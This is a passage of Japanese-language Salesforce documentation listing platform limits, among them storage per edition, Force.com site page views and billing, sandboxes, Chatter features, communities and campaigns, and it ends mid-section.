Salesforce のエディション	組織あたりの最小データストレージ	ユーザライセンスあたりのデータストレージ割り当て	組織あたりのファイルストレージ割り当て	ユーザライセンスあたりのファイルストレージ割り当て
Contact Manager	1 GB	20 MB	10 GB	612 MB

Salesforce のエディション	組織あたりの最小データストレージ	ユーザライセンスあたりのデータストレージ割り当て	組織あたりのファイルストレージ割り当て	ユーザライセンスあたりのファイルストレージ割り当て
Group				
Professional				
Enterprise				
Performance		120 MB		2 GB
Unlimited				
Developer	5 MB			
Personal	20 MB (約 10,000 レコード)	なし	20 MB	なし

Force.com サイトのページビューの制限

ページビューとしてカウントされる要求の制限です。

次の要求はページビューとしてカウントされます。

要求内容	URL の例
Force.com ドメイン	`http://mycompany.force.com`
カスタム Web アドレス	`http://mycompany.com`
サイトと関連付けられている任意のページ	`http://mycompany.force.com/mypage`
[認証が必要] エラーページ	`http://mycompany.force.com/Unauthorized`
JavaScript Remoting などの AJAX 要求 (例: RemoteAction)<apexactionFunction><apexactionPoller>	なし

次の要求はページビューとしてカウントされません。

要求内容	URL の例
Salesforce 画像	`http://mycompany.force.com/img/force_logo_w09.gif`
静的リソース	`http://mycompany.force.com/resource/1233771498000/background`
Robots.txt	`http://mycompany.force.com/robots.txt`
お気に入りアイコン	`http://mycompany.force.com/favicon.ico`
添付ファイルとドキュメント	なし

要求内容	URL の例
[制限数を超えました] や [メンテナンス] など、[認証が必要] 以外のエラーページ	`http://mycompany.force.com/BandwidthExceeded`
HTML 項目に含まれる画像	`http://mycompany.force.com/servlet/rtaImage`
カスタムファイル項目	`http://mycompany.force.com/servlet/fileField`

[制限数を超えました]、[メンテナンス]、[ページがみつかりません]、および [無効なホーム] と指定されたページは、ページビューの制限および帯域幅の制限にはカウントされません。静的リソースを使用して、これらのページにブランド情報を表示できますが、次の制限が適用されます。

- 静的リソースは、サイズが 50 KB 以内であること。
- 静的リソースは、スタイルシート (CSS)、画像ファイル、または JavaScript ファイルであること。
- これらのページには、Apex コントローラは使用できない。
- これらのページから SOQL 操作や DML 操作は実行できない。

Force.com サイトの請求の制限

Force.com サイトに関連する制限および請求に使用される用語です。

次の用語は、Force.com サイトの制限および請求に使用されます。

- 「ページビュー」は、サイトの発信元サーバまたはキャッシュサーバのいずれかから発信されたページ数として算出されます。
- 「帯域幅」は、サイトの発信元サーバおよびキャッシュサーバの両方から発信および受信されたメガバイト数 (MB) として算出されます。
- 「サービス要求時間」は、サイトのページ生成に必要なサーバ時間の合計 (単位: 分) として計算されます。
- 「直近 24 時間」は、現在の時刻の直前の 24 時間を示します。
- 「発信元サーバ」は、サイトをホストする Web サーバを示します。
- 「キャッシュサーバ」は、キャッシュされたサイトページを発信する CDN サーバを示します。
- 「現在の期間」は、組織で特定のページビュー数を利用できる現在のカレンダー月を示します。

Salesforce では、次の制限が Force.com サイトの月間ページビューに適用されます。

- 請求情報は、組織が購入した月間ページビューの数に基づきます。このページビュー制限は、組織の全サイトで累積されています。
- 組織が月間ページビュー制限の110%に達した場合、サイト管理者と請求管理者にメール通知が送信されます。
- 組織で 4 か月連続してページビュー制限の 110% を超えた場合、次のカレンダー月が始まるまで、またはページビューを追加購入するまで、サイトが無効になります。メール通知が、サイト管理者と請求管理者、および関連するアカウントエグゼクティブに送信されます。
- 指定されたカレンダー月で、組織がページビュー制限の300%に達した場合、次のカレンダー月が始まるまで、またはページビューを追加購入するまで、サイトが無効になります。メール通知が、サイト管理者と請求管理者、および関連するアカウントエグゼクティブに送信されます。

Sandbox と Sandbox ストレージの全般的な制限

Sandbox 環境の制限です。

Sandbox は別の環境にある組織のコピーであり、テストやトレーニングなどさまざまな目的に使用できます。Sandbox は Salesforce 本番組織から完全に独立しているため、Sandbox で実行する操作が Salesforce 本番組織に影響することはありません。

Sandbox には次の制限が適用されます。

- Full Sandbox は、作成または最終更新から 29 日経過すると更新できます。29 日以内に Full Sandbox を削除した場合、置き換えるまでに、最終更新日または作成日から 29 日間待機する必要があります。
- Partial Copy Sandbox は、作成または最終更新から 5 日経過すると更新できます。5 日以内に Partial Copy Sandbox を削除した場合、置き換えるまでに、最終更新日または作成日から 5 日間待機する必要があります。
- Developer または Developer Pro Sandbox は、1 日に 1 回更新できます。
- Enterprise Edition には、25 個の Developer Sandbox と 1 個の Partial Copy Sandbox のライセンスが含まれています。
- Performance Edition には、1 個の Full Sandbox、5 個の Developer Pro Sandbox、100 個の Developer Sandbox、1 個の Partial Copy Sandbox のライセンスが含まれています。
- Unlimited Edition には、1 個の Full Sandbox、5 個の Developer Pro Sandbox、100 個の Developer Sandbox、1 個の Partial Copy Sandbox のライセンスが含まれています。
- Professional Edition には、10 個の Developer Sandbox のライセンスが含まれています (変更セットは使用できません)。
- さらに多くの Sandbox のライセンスが必要な場合は、Salesforce に連絡して、組織で使用する Sandbox を注文してください。

Sandbox ストレージには次の制限が適用されます。

- Partial Copy Sandbox には、5 GB のファイルストレージ制限と 5 GB のデータストレージ制限があります。
- Developer Pro Sandbox には、1 GB のファイルストレージ制限と 1 GB のデータストレージ制限があります。
- Developer Sandbox には、200 MB のファイルストレージ制限と 200 MB のデータストレージ制限があります。
- Full Sandbox のディスク使用制限は、本番組織の制限と同じです。
- Sandbox は、ディスク使用制限に達してもメール通知を送信しません。ただし、Sandbox のディスク使用制限に達すると、Sandbox に新しいデータを保存することはできません。ディスク使用制限を確認するには、[設定] から [クイック検索] ボックスに *「組織のディスク使用量」* と入力し、Sandbox の [組織のディスク使用量] を選択します。

パートナーポータルの制限

パートナーポータルの制限です。

パートナーポータルの最大数

組織で最大5個のパートナーポータルを作成できます。この数を増やすには、製品マネージャの承認が必要となり、詳細な使用事例が求められます。

ポータルロールの最大数

組織のポータルロールの最大数は5000です。この制限には、組織のすべてのカスタマーポータル、パートナーポータル、またはコミュニティに関連付けられたポータルロールが含まれます。この数が不必要に増加しないように、各ポータルおよびコミュニティのロール数を確認して削減することをお勧めします。また、使用していないポータルロールも削除するようにしてください。さらに多くのポータルロールが必要な場合は、Salesforce カスタマーサポートまでご連絡ください。

パスワードポリシーの制限

ユーザパスワードの数値と使用の制限です。

パスワードおよびログインのさまざまなポリシーを設定して、組織のセキュリティを確保できます。

メモ: ユーザパスワードは 16,000 バイトを超えてはいけません。

ログイン数は 1 ユーザにつき 1 時間あたり 3,600 に制限されます。この制限は、Summer '08 後に作成された組織に適用されます。

関連トピック:

プロファイルのパスワードポリシー項目

Salesforce コンソールの制限事項

Salesforce コンソールの使用での技術的な制限です。

Salesforce コンソールは、レコードをすばやく検索、更新、作成するためのアプリケーションです。

最高のパフォーマンスを得るために、Salesforce コンソールで Live Agent を使用するときは、Internet Explorer 8、9、10、あるいは最新の安定したバージョンの Firefox または Google Chrome を使用することをお勧めします。Salesforce コンソールには次の制限が適用されます。

- Salesforce コンソールアプリケーションにログインしている間に、他の Salesforce アプリケーションにログインすると、新規チャット要求を受け入れることができません。
- Chatter アンサーでは、システム管理者は、顧客が［支援が必要ですか?］をクリックしたときに使用できる FAQ (よくある質問) をカスタマイズすることはできません。
- https:// を含まない URL を使用してカスタマイズすると、Internet Explorer 8 ユーザにはセキュリティの警告が表示されます。

サイトのエディションの制限

エディション別の、サイト数、帯域幅、サービス要求時間、最大ページビューの制限です。

Site.com は、データ主導の動的な Web ページを作成および管理し、コンテンツの編集をリアルタイムで行う Web コンテンツ管理システム (CMS) です。

次の表に、異なる Salesforce エディションでのサイトの制限を示します。

エディション	最大サイト数	帯域幅制限 (直近の 24 時間/サイトあたり)	サービス要求時間 (直近の 24 時間/サイトあたり)	最大ページビュー
Developer Edition	1	500 MB	10 分	なし
Enterprise Edition	25	Sandbox 1 GB 本番 40 GB	Sandbox 30 分 本番 60 時間	500,000
Unlimited Edition Performance Edition	25	Sandbox 1 GB 本番 40 GB	Sandbox 30 分 本番 60 時間	1,000,000

関連トピック:

- Site.com のインポートの制限
- Force.com サイトのページビューの制限
- Force.com サイトの請求の制限

Site.com のインポートの制限

サイトおよびファイルのインポートの制限です。

インポートできるサイトの最大サイズは 2 GB です。.zip ファイルをインポートして解凍しない場合、インポートできる最大ファイルサイズは 50 MB です。.zip ファイルを使用する場合、インポート処理中に [ファイルを解凍] を選択すると、最大 200 MB の .zip ファイルをインポートできます。

Web 要求の制限

Web 要求の同時使用の制限です。

Salesforce のすべてのユーザに対してリソースを確保できるように、1 つの組織で同時に送信できる長時間の処理を要する Web 要求数に制限が適用されます。Salesforce では、組織にログインしているすべてのユーザが同時に発行する要求数を監視し、その数を最大制限と比較します。こうすることで、同時要求数を最大制限未満に保つことができます。この制限によって、リソースがすべての組織で均等に使用され、1 つの組織による過剰使用を回避します。

組織内のユーザが発行する要求数が非常に多い場合、他のいずれかの要求が終了するまで自分の処理の実行を待つ必要があります。たとえば、自分の組織に 100,000 人のユーザがいるとします。各ユーザは、9:00 AM に 200,000 件のレコードを含むレポートを要求します。この場合、Salesforce は、同時要求が最大数に達するまで全ユーザのレポートを実行します。最大数に達した時点で、Salesforce では一部のレポート処理が完了するまで追加要求は却下されます。

同様の制限が API から発行される要求にも適用されます。

コラボレーションの制限

Chatter での承認の制限
代理承認者、承認投稿、およびサイトまたはポータルユーザの承認の制限です。
Chatter Plus の制限
Chatter Plus (Chatter Only とも呼ばれる) の機能の制限です。
フィード追跡の制限
オブジェクト、項目、およびトピックの追跡に関する制限です。
Chatter の全般的な制限
エディション、ブラウザ制限、メンションの制限による Chatter 機能の制限です。
フィードでのリストビューの制限
レコードフィードでのリストビューの制限です。
Chatter のファイル検索の制限
Chatter でのファイルの種類およびファイルサイズによる検索の制限です。
Chatter でのユーザ共有の制限
Salesforce システム管理者は、内部ユーザまたは外部ユーザを組織内の別のユーザから表示または非表示にするようにユーザ共有を設定できます。

Chatter での承認の制限

代理承認者、承認投稿、およびサイトまたはポータルユーザの承認の制限です。

- [Chatter での承認] は代理承認者またはキューをサポートしていません。
- 投稿からの承認申請を取り消したり、再割り当てしたりすることはできません。代わりに、承認レコードからこれらのアクションを実行します。
- サイトまたはポータルユーザからの承認申請はサポートされません。

Chatter Plus の制限

Chatter Plus (Chatter Only とも呼ばれる) の機能の制限です。

Chatter Plus (Chatter Only とも呼ばれる) は、Salesforce ライセンスは所有していないが、Chatter の他に一部の Salesforce オブジェクトにアクセスする必要がある Performance Edition、Unlimited Edition、Enterprise Edition、および Professional Edition のユーザを対象にしています。

Chatter ユーザは、Chatter の標準のユーザ、プロファイル、グループ、およびファイルにアクセスでき、さらに次の操作を行えます。

- Salesforce の取引先と取引先責任者を参照する
- Salesforce CRM Content、アイデア、およびアンサーを使用する
- ダッシュボードとレポートにアクセスする
- ワークフローを使用し、承認する

- カレンダーを使用して活動を作成および追跡する
- 最大 10 個のカスタムオブジェクトを表示および変更する
- レコードをグループに追加する

メモ: Chatter 限定ユーザプロファイルでアクセス可能な標準 Salesforce オブジェクトのタブは、これらのユーザに対してデフォルトで非表示になっているため、タブを表示する必要があります。

Professional Edition の組織は、これらを実行するために [プロファイル] を有効にしておく必要があります。詳細は、Salesforce の担当者にお問い合わせください。

Chatter Plus 機能	制限
組織の Chatter Plus ライセンス	制限なし
Chatter Plus ユーザあたりのデータストレージ	20 MB
Chatter Plus ユーザあたりのファイルストレージ (Professional Edition)	612 MB
Chatter Plus ユーザあたりのファイルストレージ (Enterprise Edition、Performance Edition、Unlimited Edition)	2 GB

フィード追跡の制限

オブジェクト、項目、およびトピックの追跡に関する制限です。

- 個人取引先のフィード追跡が有効になっている場合、ユーザは、取引先責任者項目ではなく、取引先項目をフォローして更新を表示できます。
- 行動のフィード追跡には、要請済みミーティングは含まれません。要請済みミーティングを確認して、行動になってから、フィードに含めることができます。
- ユーザは Chatter フィードで活動またはナレッジ記事をフォローできますが、活動およびナレッジ記事のリストビューの [アクション] 列にある [フォロー] ボタンは使用できません。
- トピックのフィード追跡を無効にすると、ユーザは新しいトピックをフォローできなくなりますが、フィード追跡が有効だったときにフォローしていたトピックは引き続きフォローできます。このようなトピックは、フォローできるユーザ、トピックおよびレコードの最大数に対してカウントされます。フィード追跡が無効になった後でトピックのフォローを停止するには、Chatter REST API を使用します。

外部オブジェクトに関するフィード追跡の制限

- 項目履歴管理は、外部オブジェクトでは使用できません。
- レコードフィードは、データ量の非常に多い外部データソースに対応付けられている Salesforce Connect 外部オブジェクトには使用できません。

Chatter の全般的な制限

エディション、ブラウザ制限、メンションの制限による Chatter 機能の制限です。

機能ごとの Chatter の制限

これらの制限は変更される場合があります。詳細は、Salesforce にお問い合わせください。

	機能	制限
グループ		
	ユーザが参加可能なグループ	300[1]
	組織内のグループ	30,000[1]
	グループ内のメンバー	制限なし
	グループの情報項目の文字数	4,000
	メールでグループに投稿する場合のメールの最大サイズ (テキストと添付ファイルを含む)	25 MB
	メールでグループに投稿する場合に含めることのできる添付ファイル数	25
フィード		
	1 つの投稿またはコメント内のメンション	25
	メンション検索文字列の文字数	ユーザの姓と名 (合計) またはグループ名は 500 文字
	1 つの投稿またはコメント内の文字数	10,000
	投稿に対していいね! と言ったか、コメントした後に送信されるメール通知の件数	10
	ブックマーク	制限なし
	お気に入り	50
	フォローできる人、トピック、およびレコード	500[2]
	任意の時点でフィードに表示できる投稿の最大数	500件の最新の投稿。この制限は、プロファイル、グループ、レコードフィードには適用されません。
ファイル		
	ファイル添付サイズ	2 GB
	ファイルを共有できる回数	100
人とプロファイル		
	プロファイル写真のサイズ	8 MB
	チャットに追加できるユーザ数	10

	機能	制限
	チャットの[私のお気に入り]に追加できるユーザ数	100
	Chatter メッセージの文字数	10,000
スキル		
	ユーザに割り当てられるスキル数	100
	スキル名の文字数	99
トピック		
	1 つの投稿でのトピック数	10
	単一レコードのトピック	100
	トピック名の文字数	99

[1]アーカイブ済みグループを除く、すべてのグループがこの制限にカウントされます。たとえば、300 グループ (そのうち 10 グループはアーカイブ済み) のメンバーになっている場合、さらに 10 グループに参加できます。

[2]合計で最大500の人、トピック、およびレコードをフォローできます。自分が何件の項目をフォローしているかを確認するには、プロファイルの [フォローしている人] リストを表示します。

Chatterでのユーザによる投稿とコメントは、顧客の該当する組織がプロビジョニングされている間は常に保持されます。salesforce.com は次の制限を適用する権利を有します。

- システムで生成されるフィード更新追跡数。現在追跡されているフィード更新のうち、46 日以上前のもので、いいね!もコメントもない更新は、自動的に削除されます。そのフィード更新追跡はフィードに表示されなくなります。ただし、項目追跡の監査が有効な場合、その項目の監査履歴は引き続き使用できます。
- 1 組織が 1 時間あたりに送信できるメール通知の数。

Chatter のブラウザ制限

一部のサードパーティ Web ブラウザプラグインと拡張は、Chatter の機能に干渉する可能性があります。Chatter が正常に機能しなかったり、整合性のない動作をする場合は、Webブラウザのプラグインと拡張を無効にしてから、もう一度試してみてください。

Chatter メンションの制限

アーカイブされたグループ、リストに記載しないグループ、顧客グループ、自分がメンバーではない非公開グループにはメンションできません。非公開グループのメンバーでないユーザが非公開グループの投稿またはコメントでメンションされると、メンションされたユーザに「すべてのデータの編集」権限がないかぎり、メンションは灰色のリンクで表示されます。この権限がある場合は、リンクが青色で表示されます。ただし、

Salesforceセキュリティと共有ルールは引き続き適用されます。非公開グループのメンバーでないユーザには非公開グループへのアクセス権がなく、更新は表示されずそれに関する通知も行われません。

関連トピック:

- Chatter での承認の制限
- Chatter Plus の制限
- Chatter のファイルの制限
- Chatter のファイル検索の制限

フィードでのリストビューの制限

レコードフィードでのリストビューの制限です。

標準オブジェクトまたはカスタムオブジェクトのリストビューで [Chatter]をクリックすると、リストビューに含まれるレコードの過去 30 日分の更新情報が Chatter フィードに表示されます。

次の制限がリストビューの Chatter フィードに適用されます。

- フィード追跡オブジェクトの中には、リストビューに関連付けられた Chatter フィードがないものもあります。現在、商談、取引先、ケース、リード、キャンペーン、取引先責任者、およびカスタムオブジェクトに関する Chatter フィードをリストビューに表示できます。
- リストビューでドラッグアンドドロップによるスケジュールが有効な場合、リストビューに取引先、取引先責任者、リードに関する Chatter フィードは表示されません。

Chatter のファイル検索の制限

Chatter でのファイルの種類およびファイルサイズによる検索の制限です。

検索では、複数のファイルの種類がサポートされ、ファイルサイズに制限があります。ファイルが最大サイズを超える場合、そのファイル内のテキストは検索されませんが、ファイルの名前、説明、種類、および所有者は検索されます。

ファイルの種類	ファイル拡張子	検索の最大ファイルサイズ
HTML	.htm、.html、.xhtml	5 MB
PDF	.pdf	25 MB
PPT	.ppt、.pptx、.pptm	25 MB
RTF	.rtf	5 MB
テキスト	.c、.cpp、.css、.csv、.ini、.java、.log、.sql、.txt	5 MB
Word	.doc、.docx、.docm	25 MB
XLS	.xls、.xlsx、.xlsm	5 MB

ファイルの種類	ファイル拡張子	検索の最大ファイルサイズ
XML	`.xml`	5 MB

関連トピック:

- 検索の制限
- Salesforce CRM Content の制限

Chatter でのユーザ共有の制限

Salesforce システム管理者は、内部ユーザまたは外部ユーザを組織内の別のユーザから表示または非表示にするようにユーザ共有を設定できます。

Chatter では、共有されないユーザを引き続き表示し、互いにやりとりできるという例外があります。たとえば、Chatter 公開グループでは、ユーザ共有に関係なく、グループへのアクセス権を持つすべてのユーザは、すべての投稿や、投稿したユーザの名前を表示でき、投稿に対してコメントしたユーザにメンションすることができます。

例: Mary と Bob が互いに表示されずやりとりできないようにユーザ共有を設定したとします。Mary は、Chatter 公開グループで投稿します。ユーザ共有により、Bob の名前はメンションドロップダウンリストに表示されないため、Mary は Bob にメンションできません。ただし、Bob は Mary の投稿を表示できるので、Mary の投稿にメンションします。これで、Mary の投稿に対する次のコメントで、Mary は Bob にメンションできるようになります。

また、共有されていないユーザでもメンションドロップダウンリストにはお互いが表示されるという例外もあります。

例: Sue が Chatter で Edgar とやりとりしたことがあるとします (投稿に対していいね! と言う、コメントする、メンションするなど)。その後、Sue に Edgar が表示されないようにユーザ共有を設定します。Sue が公開 Chatter グループに投稿します。この場合、以前のやりとりから Edgar の名前がメンションドロップダウンリストに表示されるため、Sue は Edgar にメンションできます。ただし、ユーザ共有によって Edgar が表示されない設定になっているため、Sue が Edgar のメンションをクリックするとエラーが表示されます。

コミュニティの制限

コミュニティのユーザ、ポータルロール、モデレーション、レポート作成などに関する制限です。

コミュニティの最大数の制限

Salesforce 組織では、最大 50 個のコミュニティを使用できます。有効なコミュニティ、無効なコミュニティ、およびプレビューコミュニティ (Force.com サイトを含む) がこの制限に対してカウントされます。

コミュニティサイトの制限

コミュニティサイトには、ユーザに影響を与える制限がいくつかあります。次の制限は、非認証ユーザが Force.com サイトを使用して作成されたコミュニティページにアクセスした場合にのみ適用されます。

コミュニティのユーザ制限
コミュニティ種別に応じたユーザ制限です。

ポータルロールの制限
組織のポータルロールの制限です。

コミュニティのグループメール制限
コミュニティ内のグループに対するメール制限です。

個人取引先コミュニティユーザの制限
1 人のユーザが所有できる個人取引先外部ユーザの数の制限です。

Communities のレポートおよびダッシュボードの制限
コミュニティで [レポート] タブと [ダッシュボード] タブが公開されている場合、外部ユーザは、一部制限付きでレポートとダッシュボードにアクセスできます。

コミュニティのナビゲーショントピックの制限
カスタマーサービス (Napili) コミュニティで使用できるナビゲーショントピックおよびサブトピックの最大数。

コミュニティモデレーションの制限
コミュニティモデレーションの制限により、コミュニティのパフォーマンスが最適化されます。

コミュニティの最大数の制限

Salesforce 組織では、最大 50 個のコミュニティを使用できます。有効なコミュニティ、無効なコミュニティ、およびプレビューコミュニティ (Force.com サイトを含む) がこの制限に対してカウントされます。

組織のこの制限を確認するには、[設定] から、［クイック検索］ボックスに「コミュニティ」と入力し、[すべてのコミュニティ] を選択します。［最大コミュニティ数］項目に 50 と表示されます。

関連トピック:

コミュニティの制限

コミュニティサイトの制限

コミュニティサイトには、ユーザに影響を与える制限がいくつかあります。次の制限は、非認証ユーザが Force.com サイトを使用して作成されたコミュニティページにアクセスした場合にのみ適用されます。

エディション	帯域幅制限 (直近の 24 時間/コミュニティあたり)	サービス要求時間 (直近の 24 時間/サイトあたり)	最大ページビュー
Developer Edition	500 MB	10 分	なし
Enterprise Edition	Sandbox 1 GB 本番 40 GB	Sandbox 30 分 本番 60 時間	500,000

エディション	帯域幅制限 (直近の 24 時間/コミュニティあたり)	サービス要求時間 (直近の 24 時間/サイトあたり)	最大ページビュー
Unlimited Edition	Sandbox 1 GB	Sandbox 30 分	1,000,000
Performance Edition	本番 40 GB	本番 60 時間	

帯域幅
コミュニティの発信元サーバとキャッシュサーバの両方から発信および受信されたメガバイト数 (MB)。発信元サーバは、コミュニティサイトをホストする Web サーバを示します。キャッシュサーバは、キャッシュされたコミュニティサイトページを発信する CDN サーバを示します。「直近 24 時間」は、現在の時刻の直前の 24 時間を示します。

サービス要求時間
コミュニティのページ生成に必要なサーバ時間の合計 (分単位)。

「直近 24 時間」は、現在の時刻の直前の 24 時間を示します。

ページビュー
非認証コミュニティユーザからの、コミュニティに関連付けられたページの読み込み要求。認証コミュニティユーザからの要求はページビューとしてカウントされません。

ページビューは、24 時間の期間 (GMT) で集計されます。請求情報は、組織が購入した月間ページビューの数に基づきます。このページビュー制限は、組織の全サイトで累積されています。

メモ: [制限数を超えました]、[メンテナンス]、[ページがみつかりません]、および [無効なホーム] と指定されたページは、ページビューの制限および帯域幅の制限にはカウントされません。

関連トピック:

コミュニティの制限

コミュニティのユーザ制限

コミュニティ種別に応じたユーザ制限です。

リリースの問題およびサービス品質の低下を回避するため、コミュニティ内のユーザ数が以下の制限を超えないようにすることをお勧めします。この制限を超えるユーザを必要とする場合は、Salesforce のアカウントエグゼクティブにお問い合わせください。コミュニティが成長していてユーザ数を増やす必要がある場合には、ニーズを満たすために製品を拡張する方法について Salesforce のアカウント担当者にお問い合わせください。

コミュニティ種別	ユーザ数
パートナーまたはカスタマーコミュニティプラス	100 万人
カスタマー	10,000,000

関連トピック:

コミュニティの制限

ポータルロールの制限

組織のポータルロールの制限です。

組織のポータルロールの最大数は5000です。この制限には、組織のすべてのカスタマーポータル、パートナーポータル、またはコミュニティに関連付けられたポータルロールが含まれます。この数が不必要に増加しないように、各ポータルおよびコミュニティのロール数を確認して削減することをお勧めします。また、使用していないポータルロールも削除するようにしてください。さらに多くのポータルロールが必要な場合は、Salesforce カスタマーサポートまでご連絡ください。

関連トピック:

コミュニティの制限

コミュニティのグループメール制限

コミュニティ内のグループに対するメール制限です。

コミュニティでは、この設定を選択したグループのメンバーが10,000人を超えると、［すべての投稿でメール送信］オプションが無効になります。このオプションを選択しているすべてのメンバーが、自動的に［毎日のダイジェスト］に切り替えられます。

関連トピック:

コミュニティの制限

個人取引先コミュニティユーザの制限

1 人のユーザが所有できる個人取引先外部ユーザの数の制限です。

Salesforceユーザは最大1000件の個人取引先ポータルユーザの所有者になることができます。これには、カスタマーコミュニティプラスライセンス、カスタマーポータルライセンス、およびその他のロールベースのポータルライセンスを持つ個人取引先ユーザが含まれます。大規模カスタマーポータルやカスタマーコミュニティなど、大規模ポータルライセンスを持つ個人取引先ユーザは、この制限数の対象にはなりません。パートナーポータルライセンスまたはパートナーコミュニティライセンスを持つユーザは、個人取引先ユーザになり得ないため、この制限は適用されません。

関連トピック:

コミュニティの制限

Communities のレポートおよびダッシュボードの制限

コミュニティで[レポート]タブと[ダッシュボード]タブが公開されている場合、外部ユーザは、一部制限付きでレポートとダッシュボードにアクセスできます。

重要: 外部ユーザがレポートを作成および編集できるようにするには、組織で拡張共有モデルを使用する必要があります。「分析フォルダ共有」を参照してください。

次のライセンスを持つコミュニティユーザにレポートの作成および編集権限を付与できます。

コミュニティライセンス

- カスタマーコミュニティプラス
- カスタマーコミュニティプラスログイン
- パートナーコミュニティ
- パートナーコミュニティログイン

ポータルライセンス

- カスタマーポータルマネージャ
- カスタマーポータルマネージャカスタム (エンタープライズ管理ユーザ用)
- カスタマーポータルマネージャ標準
- カスタマーポータルマネージャユーザ
- Gold Partner
- アイデア限定ポータル
- Overage Customer Portal Managerカスタム
- OverageCustomer Portal Manager標準
- パートナー
- Silver Partner (「レポートのエクスポート」権限はこのライセンスでは使用できません)

メモ:

- これらの権限は、カスタマーコミュニティや大規模カスタマーポータル、Service Cloud ポータル、および認証 Web サイトなどの大規模ユーザライセンスでは使用できません。
- 従来のポータルライセンスを持つ外部ユーザは、コミュニティのレポートを作成および編集できますが、ポータルのレポートは作成および編集できません。

外部ユーザに権限を付与しても、外部ユーザは次のことは実行できません。

- レポートまたはダッシュボードで特定の日時にメール送信および更新を行うようにスケジュールする
- 統合公開レポートフォルダにあるレポートを作成、編集、参照する

コミュニティ内のすべてのロールベースの外部ユーザは、「指定したユーザとして実行」および「ログインしたユーザとして実行」を使用して、設定されたダッシュボードを、組織ごとに1日1,000回まで更新できます。スケジュール設定された自動更新は、この制限にカウントされません。内部ユーザに対しては、更新制限はありません。

「指定したユーザとして実行」オプションには、すべてのロールベースの外部ユーザが選択できます。

関連トピック:

外部ユーザのレポート管理の設定 — レポートの作成と編集
コミュニティでのカスタマーユーザへのスーパーユーザアクセスの付与
コミュニティでのパートナーユーザへのスーパーユーザアクセスの付与
コミュニティの制限

コミュニティのナビゲーショントピックの制限

カスタマーサービス(Napili)コミュニティで使用できるナビゲーショントピックおよびサブトピックの最大数。

ナビゲーショントピックの制限

カスタマーサービス(Napili)コミュニティテンプレートで設定できるナビゲーショントピックおよびサブトピックの最大数を次に示します。

レベル	最大エントリ数
1 (親)	25
2 (サブトピック)	10
3 (サブトピック)	10

関連トピック:

コミュニティの制限

コミュニティモデレーションの制限

コミュニティモデレーションの制限により、コミュニティのパフォーマンスが最適化されます。

条件の制限

- 組織では、最大30個のキーワードリスト条件を設定できます。これは、コミュニティ単位ではなく組織単位の制限です。
- 組織では、最大100個のメンバー条件を設定できます。これは、コミュニティ単位ではなく組織単位の制限です。

ルールの制限

組織では、最大30個のルールを設定できます。これは、コミュニティ単位ではなく組織単位の制限です。この制限には、コンテンツルールと処理数ルールの両方が含まれます。

関連トピック:

コミュニティの制限

機能の制限

活動の制限

ToDo および行動の動作に関する考慮事項です。

キャンペーンの制限
キャンペーン階層、取引先責任者、影響期間条件の制限です。

取引先責任者の制限
法人取引先に関連付けられた取引先責任者の制限です。

取引先責任者の役割の制限事項
取引先責任者の役割には、いくつかの制限事項があります。

インポートの制限
データインポートの制限はレコードタイプによって異なります。

個人取引先および法人取引先の制限
個人取引先および法人取引先の項目の制限です。

見積の制限
見積テンプレートおよび見積 PDF の制限です。

スケジュールの制限
組織が使用できるスケジュールタイプの制限です。

エンタープライズテリトリー管理の制限
エンタープライズテリトリー管理のモデル、テリトリー、および割り当てルールの制限。

プロセスの自動化の制限
ワークフローおよび承認の制限は、組織のエディションによって異なります。

地図およびロケーションサービスの制限
ユーザあたりのマップビューの制限です。

レポートおよびダッシュボード REST API の制限
レポートおよびダッシュボード REST API の制限

Visualforce コンポーネントの制限
Visualforce コンポーネントおよびページに関する制限です。

関連トピック:

- Visual Workflow の制限および考慮事項

活動の制限

ToDo および行動の動作に関する考慮事項です。

[行動 所有者] 項目に行動主催者ではなく行動の招待者が含まれる場合
API で生成され、1 人以上の招待者が含まれるすべてのリストで、[割り当て先] に行動の所有者ではなく招待者が含まれます。

Shared Activities を使用しない場合は活動リレーションに基づくカスタムレポートが完全にはサポートされない
Shared Activities を有効にしていない場合、活動リレーションに基づくカスタムレポートには行動主催者と招待者が含まれず、また誰も招待されていない行動は表示されません。

[行動 所有者] 項目に行動主催者ではなく行動の招待者が含まれる場合

API で生成され、1 人以上の招待者が含まれるすべてのリストで、[割り当て先] に行動の所有者ではなく招待者が含まれます。

Shared Activities を使用しない場合は活動リレーションに基づくカスタムレポートが完全にはサポートされない

Shared Activities を有効にしていない場合、活動リレーションに基づくカスタムレポートには行動主催者と招待者が含まれず、また誰も招待されていない行動は表示されません。

キャンペーンの制限

キャンペーン階層、取引先責任者、影響期間条件の制限です。

キャンペーン階層の制限
キャンペーン階層は、関連するキャンペーンの健全度を分析およびレポートするのに役立ちます。参照関係を使用してキャンペーンを相互に関連付けることにより、特定のマーケティングプログラムやマーケティング活動でキャンペーンをグループ化できます。

キャンペーンインフルエンス期間条件の制限
キャンペーンインフルエンス期間条件は、影響のあるキャンペーンとみなされる最大日数を指定します。

取引先責任者またはリードのキャンペーンへの追加に関する制限
キャンペーンとは、ダイレクトメールプログラム、セミナー、印刷広告、メール、またはその他のマーケティング活動など、外部向けマーケティングプロジェクトです。

キャンペーン階層の制限

キャンペーン階層は、関連するキャンペーンの健全度を分析およびレポートするのに役立ちます。参照関係を使用してキャンペーンを相互に関連付けることにより、特定のマーケティングプログラムやマーケティング活動でキャンペーンをグループ化できます。

階層には、最大 5 レベルを含めることができます。各キャンペーンに対して設定できる親キャンペーンは 1 つだけですが、子キャンペーンの数は無制限です。

キャンペーンインフルエンス期間条件の制限

キャンペーンインフルエンス期間条件は、影響のあるキャンペーンとみなされる最大日数を指定します。

キャンペーンインフルエンス期間条件は、最大 9,999 日です。

取引先責任者またはリードのキャンペーンへの追加に関する制限

キャンペーンとは、ダイレクトメールプログラム、セミナー、印刷広告、メール、またはその他のマーケティング活動など、外部向けマーケティングプロジェクトです。

既存の顧客 (取引先責任者) または見込み客 (リード) をキャンペーンに追加する場合、次の制限が適用されます。

表 77 : 取引先責任者の追加に関する制限

取引先責任者の追加元	最大レコード数
レポート	1 レポートにつき 50,000 件
csv 形式のファイル	1 インポートファイルにつき 50,000 件
リストビュー	1 リストページにつき 250 件

表 78 : リードの追加に関する制限

リードの追加元	最大レコード数
レポート	1 レポートにつき 50,000 件
csv 形式のファイル	1 インポートファイルにつき 50,000 件
リストビュー	1 リストページにつき 250 件

取引先責任者の制限

法人取引先に関連付けられた取引先責任者の制限です。

取引先責任者は、法人取引先に関連付けられた人です。各取引先責任者には、電話番号、住所、役職、取引上の役割などの情報が含まれます。

取引先責任者の複数の取引先への関連付けに関する制限事項

